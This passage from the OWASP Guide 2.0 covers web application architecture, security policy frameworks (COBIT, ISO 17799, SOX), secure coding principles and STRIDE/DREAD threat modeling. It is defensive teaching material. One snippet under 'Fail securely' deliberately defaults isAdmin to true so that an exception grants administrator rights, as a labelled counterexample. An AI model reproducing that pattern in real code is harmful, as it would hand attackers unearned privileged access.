   Scripting frameworks include ASP, Perl, Cold Fusion, and PHP. However, many of these
would be considered interpreted hybrids now, particularly later versions of PHP and Cold
Fusion, which pre-tokenize and optimize scripts.

Web application frameworks

   As the boundaries of performance and scalability were being reached by scripting languages,
many larger vendors jumped on Sun’s J2EE web development platform. J2EE:


                                                    18
OWASP Guide 2.0


   •   Uses the Java language to produce fast applications (nearly as fast as C++ applications)
       that do not easily suffer from buffer overflows and memory leaks
   •   Allowed large distributed applications to run acceptably for the first time
   •   Possesses good session and authorization controls
   •   Enabled relatively transparent multi-tier applications via various remote component
       invocation mechanisms, and
   •   Is strongly typed to prevent many common security and programming issues before the
       program even runs
   There are many J2EE implementations available, including the Tomcat reference
implementation from the Apache Foundation. The downside is that J2EE has a similar or steeper
learning curve to C++, which makes it difficult for web designers and entry-level programmers
to write applications. Recently, graphical development tools made it somewhat easier, but
compared to PHP, J2EE is still quite a stretch.
   Microsoft massively updated their ASP technology to ASP.NET, which uses the .NET
Framework and just-in-time MSIL native compilers. .NET Framework in many ways mimicked
the J2EE framework, but MS improved on the development process in various ways, such as
   •   Easy for entry level programmers and web designers to whip up smaller applications
   •   Allows large distributed applications
   •   Possesses good session and authorization controls

   •   Programmers can use their favorite language, which is compiled to native code for
       excellent performance (near to C++ speeds), along with buffer overflow and resource
       garbage collection
   •   Transparent communication with remote and external components

   •   is strongly typed to prevent many common security and programming issues before the
       program even runs

   The choice of between J2EE or ASP.NET frameworks is largely dependant upon platform
choice. Applications targeting J2EE theoretically can run with few (if any) changes between any
of the major vendors and on many platforms from Linux, AIX, MacOS X, or Windows. In
practice, some tweaking is required, but complete re-writes are not required.


                                                  19
OWASP Guide 2.0

   ASP.Net is primarily available for the Microsoft Windows platform. The Mono project
(http://www.go-mono.com/) can run ASP.NET applications on many platforms including
Solaris, Netware, and Linux.
   There is little reason to choose one over the other from a security perspective.

Small to medium scale applications

   Most applications fall into this category. The usual architecture is a simple linear procedural
script. This is the most common form of coding for ASP, Cold Fusion and PHP scripts, but rarer
(but not impossible) for ASP.NET and J2EE applications.
   The reason for this architecture is that it is easy to write, and few skills are required to
maintain the code. For smaller applications, any perceived performance benefit from moving to a
more scalable architecture will never be recovered in the runtime for those applications. For
example, if it takes an additional three weeks of developer time to re-factor the scripts into an
MVC approach, the three weeks will never be recovered (or noticed by end users) from the
improvements in scalability.
   It is typical to find many security issues in such applications, including dynamic database
queries constructed from insufficiently validated data input, poor error handling and weak
authorization controls.
   This Guide provides advice throughout to help improve the security of these applications.

Large scale applications

   Larger applications need a different architecture to that of a simple survey or feedback form.
As applications get larger, it becomes ever more difficult to implement and maintain features and
to keep scalability high. Using scalable application architectures becomes a necessity rather than
a luxury when an application needs more than about three database tables or presents more than
approximately 20 - 50 functions to a user.
   Scalable application architecture is often divided into tiers, and if design patterns are used,
often broken down into re-usable chunks using specific guidelines to enforce modularity,
interface requirements and object re-use. Breaking the application into tiers allows the
application to be distributed to various servers, thus improving the scalability of the application
at the expense of complexity.
   One of the most common web application architectures is model-view-controller (MVC),
which implements the Smalltalk 80 application architecture. MVC is typical of most Apache

                                                    20
OWASP Guide 2.0


Foundation Jakarta Struts J2EE applications, and the code-behinds of ASP.NET can be
considered a partial implementation of this approach. For PHP, the WACT project
(http://wact.sourceforge.net) aims to implement the MVC paradigm in a PHP friendly fashion.

View

    The front-end rendering code, often called the presentation tier, should aim to produce the
HTML output for the user with little to no application logic.
    As many applications will be internationalized (i.e. contain no localized strings or culture
information in the presentation layer), they must use calls into the model (application logic) to
obtain the data required to render useful information to the user in their preferred language and
culture, script direction, and units.
    All user input is directed back to controllers in the application logic.

Controller

    The controller (or application logic) takes input from the users and gates it through various
workflows that call on the application’s model objects to retrieve, process, or store the data.
    Well written controllers centrally server-side validate input data against common security
issues before passing the data to the model for processing, and ensure that output is safe or in a
ready form for safe output by the view code.
    As the application is likely to be internationalized and accessible, the data needs to be in the
local language and culture. For example, dates cannot only be in different orders, but an entirely
different calendar could be in use. Applications need to be flexible about presenting and storing
data. Simply displaying “9/11/2001” is completely ambiguous to anyone outside a few countries.

Model

    Models encapsulate functionality, such as “Account” or “User”. A good model should be
transparent to the caller, and provide a method to deal with high-level business processes rather

than a thin shim to the data store. For example, a good model will allow pseudo code like this to
exist in the controller:
oAccount->TransferFunds(fromAcct, ToAcct, Amount)


    rather than writing it like this:


                                                  21
OWASP Guide 2.0

if       oAccount->isMyAcct(fromAcct) &
         amount < oAccount->getMaxTransferLimit() &
         oAccount->getBalance(fromAcct) > amount &
         oAccount->ToAccountExists(ToAcct) &
then
         if oAccount->withdraw(fromAcct, Amount) = OK then
                  oAccount->deposit(ToAcct, Amount)
         end if
end if


     The idea is to encapsulate the actual dirty work into the model code, rather than exposing
primitives. If the controller and model are on different machines, the performance difference will
be staggering, so it is important for the model to be useful at a high level.
     The model is responsible for checking data against business rules, and any residual risks
unique to the data store in use. For example, if a model stores data in a flat file, the code needs to
check for OS injection commands if the flat files are named by the user. If the model stores data
in an interpreted language, such as SQL, then the model is responsible for preventing SQL
injection. If it uses a message queue interface to a mainframe, the message queue data format
(typically XML) needs to be well formed and compliant with a DTD.
     The contract between the controller and the model needs to be carefully considered to ensure
that data is strongly typed, with reasonable structure (syntax), and appropriate length, whilst
allowing flexibility to allow for internationalization and future needs.
     Calls by the model to the data store should be through the most secure method possible.
Often the weakest possibility is dynamic queries, where a string is built up from unverified user
input. This leads directly to SQL injection and is frowned upon. For more information, see the
Interpreter Injections chapter.
     The best performance and highest security is often obtained through parameterized stored
procedures, followed by parameterized queries (also known as prepared statements) with strong
typing of the parameters and schema. The major reason for using stored procedures is to
minimize network traffic for a multi-stage transaction or to remove security sensitive information
from traversing the network.
     Stored procedures are not always a good idea – they tie you to a particular database vendor
and many implementations are not fast for numeric computation. If you use the 80/20 rule for
                                                    22
OWASP Guide 2.0


optimization and move the slow and high-risk transactions to stored procedures, the wins can be
worthwhile from a security and performance perspective.

Conclusion

   Web applications can be written in many different ways, and in many different languages.
Although the Guide concentrates upon three common choices for its examples (PHP, J2EE and
ASP.NET), the Guide can be used with any web application technology.


                                               23
OWASP Guide 2.0


Security Architecture and Design
Secure by design


                              24
OWASP Guide 2.0


Policy Frameworks

Overview

   Secure applications do not just happen – they are the result of an organization deciding that
they will produce secure applications. OWASP’s does not wish to force a particular approach or
require an organization to pick up compliance with laws that do not affect them - every
organization is different.
   However, for a secure application, the following at a minimum are required:
   •   Organizational management which champions security
   •   Written information security policy properly derived from national standards
   •   A development methodology with adequate security checkpoints and activities
   •   Secure release and configuration management

   Many of the controls within OWASP Guide 2.0 are influenced by requirements in national
standards or control frameworks such as COBIT; typically controls selected out of OWASP will
satisfy relevant ISO 17799 and COBIT controls.

Organizational commitment to security

   Organizations that have security buy-in from the highest levels will generally produce and
procure applications that meet basic information security principles. This is the first of many
steps along the path between ad hoc “possibly secure (but probably not)” to “pretty secure”.
   Organizations that do not have management buy-in, or simply do not care about security, are
extraordinarily unlikely to produce secure applications. Each secure organization documents its
“taste” for risk in their information security policy, thus making it easy to determine which risks
will be accepted, mitigated, or assigned.
   Insecure organizations simply don’t know where this “taste” is set, and so when projects run
by the insecure organization select controls, they will either end up implementing the wrong
controls or not nearly enough controls. Rare examples have been found where every control,
including a kitchen sink tealeaf strainer has been implemented, usually at huge cost.
   Most organizations produce information security policies derived from ISO 17799, or if in
the US, from COBIT, or occasionally both or other standards. There is no hard and fast rule for
how to produce information security policies, but in general:

                                                 25
OWASP Guide 2.0

   •   If you’re publicly traded in most countries, you must have an information security policy
   •   If you’re publicly traded in the US, you must have an information security policy which
       is compliant with SOX requirements, which generally means COBIT controls

   •   If you’re privately held, but have more than a few employees or coders, you probably
       need one

   •   Popular FOSS projects, which are not typical organizations, should also have an
       information security policy

   It is perfectly fine to mix and match controls from COBIT and ISO 17799 and almost any
other information security standard; rarely do they disagree on the details. The method of
production is sometimes tricky – if you “need” certified policy, you will need to engage qualified
firms to help you.

OWASP’s Place at the Framework table

   The following diagram demonstrates where OWASP fits in (substitute your own country and
its laws, regulations and standards if it does not appear):


   Organizations need to establish information security policy informed by relevant national
legislation, industry regulation, merchant agreements, and subsidiary best practice guides, such
as OWASP. As it is impossible to draw a small diagram containing all relevant laws and
                                                    26
OWASP Guide 2.0


regulations, you should assume all of the relevant laws, standards, regulations, and guidelines are
missing – you need to find out which affect your organization, customers (as applicable), and
where the application is deployed.
   IANAL: OWASP is not a qualified source of legal advice; you should seek your own legal
advice.

COBIT

   COBIT is a popular risk management framework structured around four domains:
   •      Planning and organization
   •      Acquisition and implementation
   •      Delivery and support
   •      Monitoring

   Each of the four domains has 13 high level objectives, such as DS5 Ensure Systems Security.
Each high level objective has a number of detailed objectives, such as 5.2 Identification,
Authentication, and Access. Objectives can be fulfilled in a variety of methods that are likely to
be different for each organization. COBIT is typically used as a SOX control framework, or as a
complement to ISO 17799 controls. OWASP does not dwell on the management and business
risk aspects of COBIT. If you are implementing COBIT, OWASP is an excellent start for
systems development risks and to ensure that custom and off the shelf applications comply with
COBIT controls, but OWASP is not a COBIT compliance magic wand.
   Where a COBIT objective is achieved with an OWASP control, you will see “COBIT XXy
z.z” to help direct you to the relevant portion of COBIT control documentation. Such controls
should be a part of all applications.
   For more information about COBIT, please visit: http://www.isaca.org/

ISO 17799

   ISO 17799 is a risk-based Information Security Management framework directly derived
from the AS / NZS 4444 and BS 7799 standards. It is an international standard and used heavily
in most organizations not in the US. Although somewhat rare, US organizations use ISO 17799
as well, particularly if they have subsidiaries outside the US. ISO 17799 dates back to the mid-
1990’s, and some of the control objectives reflect this age – for example calling administrative
interfaces “diagnostic ports”.

                                                 27
OWASP Guide 2.0

   Organizations using ISO 17799 can use OWASP as detailed guidance when selecting and
implementing a wide range of ISO 17999 controls, particularly those in the Systems
Development chapter, amongst others. Where a 17799 objective is achieved with an OWASP
control, you will see “ISO 17799 X.y.z” to help direct you to the relevant portion of ISO 17799.
Such controls should be a part of all applications.
   For more information about ISO 17799, please visit http://www.iso17799software.com/ and
the relevant standards bodies, such as Standards Australia (http://www.standards.com.au/),
Standards New Zealand (http://www.standards.co.nz/), or British Standards International
(http://www.bsi-global.com/).

Sarbanes-Oxley

   A primary motivator for many US organizations in adopting OWASP controls is to assist
with ongoing Sarbanes-Oxley compliance. If an organization followed every control in this book,
it would not grant the organization SOX compliance. The Guide can be used as a suitable control
for application procurement and in-house development, as part of a wider compliance program.
   However, SOX compliance is often used as necessary cover for previously resource starved
IT managers to implement long neglected security controls, so it is important to understand what
SOX actually requires. A summary of SOX, section 404 obtained from AICPA’s web site at
http://www.aicpa.org/info/sarbanes_oxley_summary.htm states:

               Section 404: Management Assessment of Internal Controls

               Requires each annual report of an issuer to contain an "internal
               control report", which shall:

                           1)   state the responsibility of management for establishing and
                                maintaining an adequate internal control structure and procedures
                                for financial reporting; and
                           2)   contain an assessment, as of the end of the issuer's fiscal year, of
                                the effectiveness of the internal control structure and procedures of
                                the issuer for financial reporting.
   This essentially states that management must establish and maintain internal financial
control structures and procedures, and an annual evaluation that the controls are effective. As


                                                      28
OWASP Guide 2.0


finance is no longer conducted using double entry in ledger books, “SOX compliance” is often
extended to mean IT.
   The Guide can assist SOX compliance by providing effective controls for all applications,
and not just for the purposes of financial reporting. It allows organizations to buy products which
claim they use OWASP controls, or allow organizations to dictate to custom software houses that
they must use OWASP controls to produce more secure software.
   However, SOX should not be used as an excuse. SOX controls are necessary to prevent
another Enron, not to buy widgets that may or may not help. All controls, whether off the shelf
widgets, training, code controls, or process changes, should be selected based on measurable
efficacy and ability to treat risk, and not “tick the boxes”.

Development Methodology

   High performing development shops have chosen a development methodology and coding
standards. The choice of development methodology is not as important as simply having one.
   Ad hoc development is not structured enough to produce secure applications. Organizations
who wish to produce secure code all the time need to have a methodology that supports that goal.
Choose the right methodology – small teams should never consider heavy weight methodologies
that identify many different roles. Large teams should choose methodologies that scale to their
needs.
   Attributes to look for in a development methodology:
   •     Strong acceptance of design, testing and documentation
   •     Places where security controls (such as threat risk analysis, peer reviews, code reviews,
         etc) can be slotted in
   •     Works for the organization’s size and maturity
   •     Has the potential to reduce the current error rate and improve developer productivity

Coding Standards

   Methodologies are not coding standards; each shop will need to determine what to use based
upon either common practice, or simply to lay down the law based upon known best practices.
   Artifacts to consider:


                                                   29
OWASP Guide 2.0

    •   Architectural guidance (i.e., “web tier is not to call the database directly”)
    •   Minimum levels of documentation required
    •   Mandatory testing requirements
    •   Minimum levels of in-code comments and preferred comment style
    •   Use of exception handling

    •   Use of flow of control blocks (e.g., “All uses of conditional flow are to use explicit
        statement blocks”)
    •   Preferred variable, function, class and table method naming
    •   Prefer maintainable and readable code over clever or complex code

    Indent style and tabbing are a holy war, and from a security perspective, they simply do not
matter that much. However, it should be noted that we no longer use 80x24 terminals, so vertical
space usage is not as important as it once was. Indent and tabbing can be “fixed” using
automated tools or simply a style within a code editor, so do not get overly fussy on this issue.

Source Code Control

    High performing software engineering requires the use of regular improvements to code,
along with associated testing regimes. All code and tests must be able to be reverted and
versioned.
    This could be done by copying folders on a file server, but it is better performed by source
code revision tools, such as Subversion, CVS, SourceSafe, or ClearCase.
    Why include tests in a revision? Tests for later builds do not match the tests required for
earlier builds. It is vital that a test is applied to the build for which it was built.


                                                       30
OWASP Guide 2.0


Secure Coding Principles

Overview

   Architects and solution providers need guidance to produce secure applications by design,
and they can do this by not only implementing the basic controls documented in the main text,
but also referring back to the underlying “Why?” in these principles. Security principles such as
confidentiality, integrity, and availability – although important, broad, and vague – do not
change. Your application will be the more robust the more you apply them.
   For example, it is a fine thing when implementing data validation to include a centralized
validation routine for all form input. However, it is a far finer thing to see validation at each tier
for all user input, coupled with appropriate error handling and robust access control.
   In the last year or so, there has been a significant push to standardize terminology and
taxonomy. This version of the Guide has normalized its principles with those from major
industry texts, while dropping a principle or two present in the first edition of the Guide. This is
to prevent confusion and to increase compliance with a core set of principles. The principles that
have been removed are adequately covered by controls within the text.

Asset Classification

   Selection of controls is only possible after classifying the data to be protected. For example,
controls applicable to low value systems such as blogs and forums are different to the level and
number of controls suitable for accounting, high value banking and electronic trading systems.

About attackers

   When designing controls to prevent misuse of your application, you must consider the most
likely attackers (in order of likelihood and actualized loss from most to least):


                                                   31
OWASP Guide 2.0

   •   Disgruntled staff or developers
   •   “Drive by” attacks, such as side effects or direct consequences of a virus, worm or Trojan
       attack
   •   Motivated criminal attackers, such as organized crime
   •   Criminal attackers without motive against your organization, such as defacers
   •   Script kiddies

   Notice there is no entry for the term “hacker.” This is due to the emotive and incorrect use of
the word “hacker” by the media. The correct term is “criminal.” The typical criminal caught and
prosecuted by the police are script kiddies, mainly due to organizations being unwilling to go to
the police and help them lay charges against the more serious offenders.
   However, it is far too late to reclaim the incorrect use of the word “hacker” and try to return
the word to its correct roots. The Guide consistently uses the word “attacker” when denoting
something or someone who is actively attempting to exploit a particular feature.

Core pillars of information security

   Information security has relied upon the following pillars:
   •   Confidentiality – only allow access to data for which the user is permitted
   •   Integrity – ensure data is not tampered or altered by unauthorized users
   •   Availability – ensure systems and data are available to authorized users when they need it

   The following principles are all related to these three pillars. Indeed, when considering how
to construct a control, considering each pillar in turn will assist in producing a robust security
control.

Security Architecture

   Applications without security architecture are as bridges constructed without finite element
analysis and wind tunnel testing. Sure, they look like bridges, but they will fall down at the first
flutter of a butterfly’s wings. The need for application security in the form of security
architecture is every bit as great as in building or bridge construction.
   Application architects are responsible for constructing their design to adequately cover risks
from both typical usage, and from extreme attack. Bridge designers need to cope with a certain
amount of cars and foot traffic but also cyclonic winds, earthquake, fire, traffic incidents, and
flooding. Application designers must cope with extreme events, such as brute force or injection
                                                    32
OWASP Guide 2.0


attacks, and fraud. The risks for application designers are well known. The days of “we didn’t
know” are long gone. Security is now expected, not an expensive add-on or simply left out.
    Security architecture refers to the fundamental pillars: the application must provide controls
to protect the confidentiality of information, integrity of data, and provide access to the data
when it is required (availability) – and only to the right users. Security architecture is not
“markitecture”, where a cornucopia of security products are tossed together and called a
“solution”, but a carefully considered set of features, controls, safer processes, and default
security posture.
    When starting a new application or re-factoring an existing application, you should consider
each functional feature, and consider:
    •   Is the process surrounding this feature as safe as possible? In other words, is this a flawed
        process?
    •   If I were evil, how would I abuse this feature?
    •   Is the feature required to be on by default? If so, are there limits or options that could
        help reduce the risk from this feature?
    Andrew van der Stock calls the above process “Thinking Evil™”, and recommends putting
yourself in the shoes of the attacker and thinking through all the possible ways you can abuse
each and every feature, by considering the three core pillars and using the STRIDE model in
turn.
    By following this guide, and using the STRIDE / DREAD threat risk modeling discussed
here and in Howard and LeBlanc’s book, you will be well on your way to formally adopting a
security architecture for your applications.
    The best system architecture designs and detailed design documents contain security
discussion in each and every feature, how the risks are going to be mitigated, and what was
actually done during coding.
    Security architecture starts on the day the business requirements are modeled, and never
finish until the last copy of your application is decommissioned. Security is a life-long process,
not a one shot accident.


                                                  33
OWASP Guide 2.0

Security Principles

    These security principles have been taken from the previous edition of the OWASP Guide
and normalized with the security principles outlined in Howard and LeBlanc’s excellent Writing
Secure Code.

Minimize Attack Surface Area

    Every feature that is added to an application adds a certain amount of risk to the overall
application. The aim for secure development is to reduce the overall risk by reducing the attack
surface area.
    For example, a web application implements online help with a search function. The search
function may be vulnerable to SQL injection attacks. If the help feature was limited to authorized
users, the attack likelihood is reduced. If the help feature’s search function was gated through
centralized data validation routines, the ability to perform SQL injection is dramatically reduced.
However, if the help feature was re-written to eliminate the search function (through better user
interface, for example), this almost eliminates the attack surface area, even if the help feature
was available to the Internet at large.

Secure Defaults

    There are many ways to deliver an “out of the box” experience for users. However, by
default, the experience should be secure, and it should be up to the user to reduce their security –
if they are allowed.
    For example, by default, password aging and complexity should be enabled. Users might be
allowed to turn these two features off to simplify their use of the application and increase their
risk.

Principle of Least Privilege

    The principle of least privilege recommends that accounts have the least amount of privilege
required to perform their business processes. This encompasses user rights, resource permissions
such as CPU limits, memory, network, and file system permissions.
    For example, if a middleware server only requires access to the network, read access to a
database table, and the ability to write to a log, this describes all the permissions that should be
granted. Under no circumstances should the middleware be granted administrative privileges.


                                                    34
OWASP Guide 2.0


Principle of Defense in Depth

    The principle of defense in depth suggests that where one control would be reasonable, more
controls that approach risks in different fashions are better. Controls, when used in depth, can
make severe vulnerabilities extraordinarily difficult to exploit and thus unlikely to occur.
    With secure coding, this may take the form of tier-based validation, centralized auditing
controls, and requiring users to be logged on all pages.
    For example, a flawed administrative interface is unlikely to be vulnerable to anonymous
attack if it correctly gates access to production management networks, checks for administrative
user authorization, and logs all access.

Fail securely

    Applications regularly fail to process transactions for many reasons. How they fail can
determine if an application is secure or not.
    For example:
isAdmin = true;
try {

        codeWhichMayFail();
        isAdmin = isUserInRole( “Administrator” );

}
catch (Exception ex) {
                log.write(ex.toString());
}

    If codeWhichMayFail() fails, the user is an admin by default. This is obviously a security
risk.

External Systems are Insecure

    Many organizations utilize the processing capabilities of third party partners, who more than
likely have differing security policies and posture than you. It is unlikely that you can influence
or control any external third party, whether they are home users or major suppliers or partners.
    Therefore, implicit trust of externally run systems is not warranted. All external systems
should be treated in a similar fashion.
    For example, a loyalty program provider provides data that is used by Internet Banking,
providing the number of reward points and a small list of potential redemption items. However,

                                                 35
OWASP Guide 2.0

the data should be checked to ensure that it is safe to display to end users, and that the reward
points are a positive number, and not improbably large.

Separation of Duties

   A key fraud control is separation of duties. For example, someone who requests a computer
cannot also sign for it, nor should they directly receive the computer. This prevents the user from
requesting many computers, and claiming they never arrived.
   Certain roles have different levels of trust than normal users. In particular, Administrators are
different to normal users. In general, administrators should not be users of the application.
   For example, an administrator should be able to turn the system on or off, set password
policy but shouldn’t be able to log on to the storefront as a super privileged user, such as being
able to “buy” goods on behalf of other users.

Do not trust Security through Obscurity

   Security through obscurity is a weak security control, and nearly always fails when it is the
only control. This is not to say that keeping secrets is a bad idea, it simply means that the
security of key systems should not be reliant upon keeping details hidden.
   For example, the security of an application should not rely upon knowledge of the source
code being kept secret. The security should rely upon many other factors, including reasonable
password policies, defense in depth, business transaction limits, solid network architecture, and
fraud and audit controls.
   A practical example is Linux. Linux’s source code is widely available, and yet when properly
secured, Linux is a hardy, secure and robust operating system.

Simplicity

   Attack surface area and simplicity go hand in hand. Certain software engineering fads prefer
overly complex approaches to what would otherwise be relatively straightforward and simple
code.
   Developers should avoid the use of double negatives and complex architectures when a
simpler approach would be faster and simpler.
   For example, although it might be fashionable to have a slew of singleton entity beans
running on a separate middleware server, it is more secure and faster to simply use global
variables with an appropriate mutex mechanism to protect against race conditions.


                                                    36
OWASP Guide 2.0


Fix Security Issues Correctly

    Once a security issue has been identified, it is important to develop a test for it, and to
understand the root cause of the issue. When design patterns are used, it is likely that the security
issue is widespread amongst all code bases, so developing the right fix without introducing
regressions is essential.
    For example, a user has found that they can see another user’s balance by adjusting their
cookie. The fix seems to be relatively straightforward, but as the cookie handling code is shared
amongst all applications, a change to just one application will trickle through to all other
applications. The fix must therefore be tested on all affected applications.


                                                  37
OWASP Guide 2.0


Threat Risk Modeling
   When designing your application, it is essential you design using threat risk assessed
controls, otherwise you will squander resources, time and money on useless controls and not
enough on the real risks.
   The method you use to determine risk is not nearly as important as actually performing
structured threat risk modeling. Microsoft notes that the single most important improvement in
their security improvement program was the universal adoption of threat modeling.
   OWASP has chosen Microsoft’s threat modeling process as it works well for the unique
challenges facing application security, and is simple to learn and adopt by designers, developers,
and code reviewers.

Threat Risk Modeling using the Microsoft Threat Modeling Process

   Threat modeling is an essential process for secure web application development. It allows
organizations to determine the correct controls and produce effective countermeasures within
budget. For example, there is little point in adding a $100,000 control to a system that has
negligible fraud.

Performing threat risk modeling

   There are five steps in the threat modeling process. Microsoft provides a threat modeling tool
written in .NET to assist with tracking and displaying threat trees. You may find using this tool
helpful for larger or long-lived projects.


                                                   38
OWASP Guide 2.0


Threat Model Flow


Identify Security Objectives

   The business (or organization’s leadership) in concert with the development team needs to
understand the likely security objectives. The application’s security objectives need to be broken
down into:


                                                39
OWASP Guide 2.0

   •   Identity: does this application protect user’s identity from misuse? Are there adequate
       controls to ensure evidence of identity (required for many banking applications)?

   •   Reputation: the loss of reputation derived from the application being misused or
       successfully attacked

   •   Financial: the level of risk the organization is prepared to stake in remediation potential
       financial loss. Forum software would have a lower financial risk than corporate Internet
       banking

   •   Privacy and regulatory: to what extent shall applications protect user’s data. Forum
       software is by its nature public, but a tax program is inherently bound up in tax regulation
       and privacy legislation in most countries
   •   Availability guarantees: is this software required to be available by SLA or similar
       agreement? Is it nationally protected infrastructure? To what level will the application
       need to be available? Highly available applications and techniques are extraordinarily
       expensive, so setting the correct controls here can save a great deal of time, resources,
       and money.

   This is by no means an exhaustive list, but it gives an idea of some of the business risk
decisions that lead into building technical controls. Other sources of risk guidance come from:
   •   Laws (such as privacy or finance laws)
   •   Regulations (such as banking or e-commerce regulations)
   •   Standards (such as ISO 17799)
   •   Legal Agreements (such as merchant agreements
   •   Information Security Policy

Application Overview

   Once the security objectives have been defined, the application should be analyzed to
determine:
   •   Components
   •   Data flows
   •   Trust Boundaries

   The best way to do this is to obtain the application’s architecture and design documentation.
Look for UML component diagrams. The high level component diagrams are generally all that’s
                                                   40
OWASP Guide 2.0


required to understand how and why data flows to various places. Data which crosses a trust
boundary (such as from the Internet to the front end code or from business logic to the database
server), needs to be carefully analyzed, whereas data which flows within the same trust level
does not need as much scrutiny.

Decompose application

   Once the application architecture is understood, the application needs to be decomposed,
which is to say that features and modules which have a security impact need to be decomposed.
For example, when investigating the authentication module, it is necessary to understand how
data enters the authentication module, how the module validates and processes the data, where
the data flows, if data is stored, and what decisions are made by the module.

Document the known threats

   It is impossible to write down unknown threats, and it is unlikely for many custom systems
that new malware will be created to deal with new vulnerabilities. Instead, concentrate on risks
which are known, which can easily be demonstrated using tools or from Bugtraq.
   When writing up a threat, Microsoft suggests two different approaches. One is a threat graph,
and the other is just a structured list. Typically, a threat graph imparts a lot more information in a
shorter time for the reader but takes longer to construct, and a structured list is much easier to
write but takes longer for the impact of the threats to become obvious.


Figure 1: Graphical Threat Tree


                                                  41
OWASP Guide 2.0

           1. Attacker may be able to read other user’s messages
                       User may not have logged off on a shared PC
           2. Data validation may allow SQL injection
           3. Implement data validation
           4. Authorization may fail, allowing unauthorized access
           5. Implement authorization checks
           6. Browser cache may contain contents of message
           7. Implement anti-caching HTTP headers
           8. If risk is high, use SSL

   Threats are motivated attackers; they generally want something from your application or
obviate controls. To understand what threats are applicable, use the security objectives to
understand who might attack the application:
   •   Accidental discovery: authorized users stumble across a mistake in your application logic
       using just a browser
   •   Automated malware (searching for known vulnerabilities but with little malice or smarts)

   •   Curious Attacker (such as security researchers or users who notice something wrong with
       your application and test further)

   •   Script kiddie: computer criminals attacking or defacing applications for “respect” or
       political motives – using techniques described here and in the OWASP Testing Guides to
       compromise your application
   •   Motivated attacker (such as disgruntled staff or paid attacker)
   •   Organized crime (generally for higher risk applications, such as e-commerce or banking)
   It is vital to understand the level of attacker you are defending against. An informed attacker
who understands your processes is far more dangerous than a script kiddie, for example.

STRIDE

   Spoofing identity
   Spoofing identity is a key risk of applications that have many users but use a single execution
context at the application and database level. Users must not be able to act as any other user, or
become that user.

                                                   42
OWASP Guide 2.0


    Tampering with data
    Users can change any data delivered to them, and can thus can change client-side validation,
GET and POST data, cookies, HTTP headers, and so on. The application should not send data to
the user, such as interest rates or periods that are obtainable within the application itself. The
application must carefully check any data received from the user to identify if it is sane and
applicable.
    Repudiation
    Users can dispute transactions if there is insufficient traceability and auditing of user activity.
For example, if a user says, “I didn’t transfer money to this external account”, and you cannot
track their activities from front to back of the application, it is extremely likely that the
transaction will have to be written off.
    Applications should have adequate repudiation controls, such as web access logs, audit trails
at every tier, and a user context from top to bottom. Preferably, the application should run as the
user, but this is often not possible with many frameworks.
    Information Disclosure
    Users are wary of submitting private details to a system. If it is possible for an attacker to
reveal user details, whether anonymously or as an authorized user, there will be a period of
reputation loss. Applications must include strong controls to prevent user ID tampering,
particularly when they use a single account to run the entire application.
    The user’s browser can leak information. Not every browser correctly implements the no
caching policies requested by the HTTP headers. Every application has a responsibility to
minimize the amount of information stored by a browser, just in case it leaks information and
can be used by an attacker to learn more about the user or even become that user.
    Denial of Service
    Applications should be aware that they could be abused by a denial of service attack. For
authenticated applications, expensive resources such as large files, complex calculations, heavy-
duty searches, or long queries should be reserved for authorized users, not anonymous users.
    For applications which do not have this luxury, every facet of the application must be
implemented to perform as little work as possible, use fast (or no) database queries, and not
expose large files, or providing unique links per user to prevent a simple denial of service attack.
    Elevation of Privilege


                                                   43
OWASP Guide 2.0

    If an application provides user and administration roles, it is vital to ensure that the user
cannot elevate themselves to any higher privilege roles. In particular, simply not providing the
user links is insufficient – all actions must be gated through an authorization matrix to ensure
that the only the right roles can access privileged functionality.

DREAD

    DREAD is used to form part of the thinking behind the risk rating, and is used directly to sort
the risks.
    DREAD is used to compute a risk value, which is an average of all five elements:
    RiskDREAD = ( DAMAGE + REPRODUCABILITY + EXPLOITABILITY + AFFECTED
USERS + DISCOVERABILITY ) / 5
    This produces a number between 0 and 10. The higher the number, the more serious the risk.
    Damage Potential
    If a threat is realized, how much damage is caused?

                                                                 5 = individual user data is
             0 = nothing                                                                                          10 = complete system de
                                                                      compromised or affected


    Reproducibility
    How easy is it to reproduce this threat?

             0 = very hard or impossible, even                                                                    10 = requires just a brow
                                                                 5 = one or two steps required, may
                 for administrators of the                                                                             address bar without
                                                                      need to be an authorized user
                 application                                                                                           logged on


    Exploitability
    What do you need to have to exploit this threat?
             0 = advanced programming and networking             5 = malware exists, or easily performed using
                                                                                                                  10 = just a browser
                 skills, advanced or custom attack tools              normal attack tools


    Affected Users
    How many users will this threat affect?
             0 = None                                      5 = Some users, but not all                10 = All users


                                                                44
OWASP Guide 2.0


   Discoverability
   How easy is it to discover this threat? When performing a code review of an existing
application, “Discoverability” is usually set to 10 as it has to be assumed that these issues will be
discovered.
                                                                                                 9 = Details of faults like this are in the
              0 = very hard to impossible. Requires   5 = Could figure it out from guessing or        public domain, and can be
                  source or system access                    watching network traces                  discovered using Google

                                                                                                 10 = It’s in the address bar or in a form


Alternative Threat Modeling Systems

   OWASP recognizes that the adoption of a Microsoft modeling process may be a
controversial choice in some organizations. If STRIDE / DREAD is unacceptable due to
unfounded prejudice, we recommend that every organization trial the various threat models
against an existing application or design. This will allow the organization to determine which
approach works best for them, and adopt the most appropriate threat modeling tools for their
organization.
   Performing threat modeling provides a far greater return than any control in this
Guide. It is vital that threat modeling takes place.

Trike

   Trike is a threat modeling framework with similarities to the Microsoft threat model process.
However, Trike is differentiated by using a risk based approach with distinct implementation,
threat and risk models, instead of using a mixed threat model (attacks, threats, and weaknesses)
as represented by STRIDE / DREAD.
   From the Trike paper, Trike aims to:

                 With assistance from the system stakeholders, ensure that the risk
                 this system entails to each asset is acceptable to all stakeholders.

                 Be able to tell whether we have done this.

                 Communicate what we’ve done and its effects to the stakeholders.


                                                        45
OWASP Guide 2.0

               Empower stakeholders to understand and reduce the risks to
               themselves and other stakeholders implied by their actions within
               their domains.

   For more information, please review the “Further Reading” section below. The OWASP
Guide 2.1 (due November 2005) will have more details on Trike.

AS/NZS 4360:2004 Risk Management

   Australian Standard / New Zealand Standard AS/NZS 4360, first issued in 1999, is the
world’s first formal standard for documenting and managing risk, and is still one of the few
formal standards for managing risk. It was updated in 2004.
